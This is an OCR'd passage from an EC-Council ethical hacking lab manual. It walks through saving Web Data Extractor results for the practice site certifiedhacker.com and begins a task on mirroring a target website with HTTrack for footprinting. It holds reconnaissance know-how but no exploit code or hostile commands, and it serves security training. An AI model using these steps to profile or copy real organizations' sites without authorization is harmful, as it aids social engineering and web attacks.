
13. Select the **Phones** tab to view the Phone, Source, Tag, URL, etc.




14. Check for more information under the **Faxes**, **Merged list**, **URLs**, and **Inactive sites** tabs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. To save the session, choose **File** and click **Save session**.




16. Specify the session name (here, **certifiedhacker.com**) in the **Save session** dialog box and click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Click the **Meta tags** tab, and then click the **floppy** icon.



18. An **Information** pop-up may appear with the message **You cannot save more than 10 records in Demo Version**; click **OK**.

19. The **Save Meta tags** window appears. In the **File name** field, click on the **folder icon**, select the location where you want to save the file, choose **File format**, and click **Save**. The gathered information can be used by the attackers to launch attacks such as social engineering and web application attacks on the target website.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. By default, the session will be saved at **C:\Program Files (x86)\WebExtractor\Data\certifiedhacker.com**. You can choose your desired location to save the file.
21. This concludes the demonstration of extracting a company's data using the Web Data Extractor tool.
22. You can also use other web spiders such as **ParseHub** (https://www.parsehub.com), **SpiderFoot** (https://www.spiderfoot.net), etc. to extract the target organization's data.
23. Close all open windows and document all the acquired information.

Task 5: Mirror a Target Website using HTTrack Web Site Copier

Website mirroring is the process of creating a replica or clone of the original website; this mirroring of the website helps you to footprint the web site thoroughly on your local system, and allows you to download a website to a local directory, analyze all directories, HTML, images, flash, videos, and other files from the server on your computer.


You can duplicate websites by using website mirroring tools such as HTTrack Web Site Copier. HTTrack is an offline browser utility that downloads a website from the Internet to a local directory, builds all directories recursively, and transfers HTML, images, and other files from the webserver to another computer.

Here, we will use the HTTrack Web Site Copier tool to mirror the entire website of the target organization, store it in the local system drive, and browse the local website to identify possible exploits and vulnerabilities.

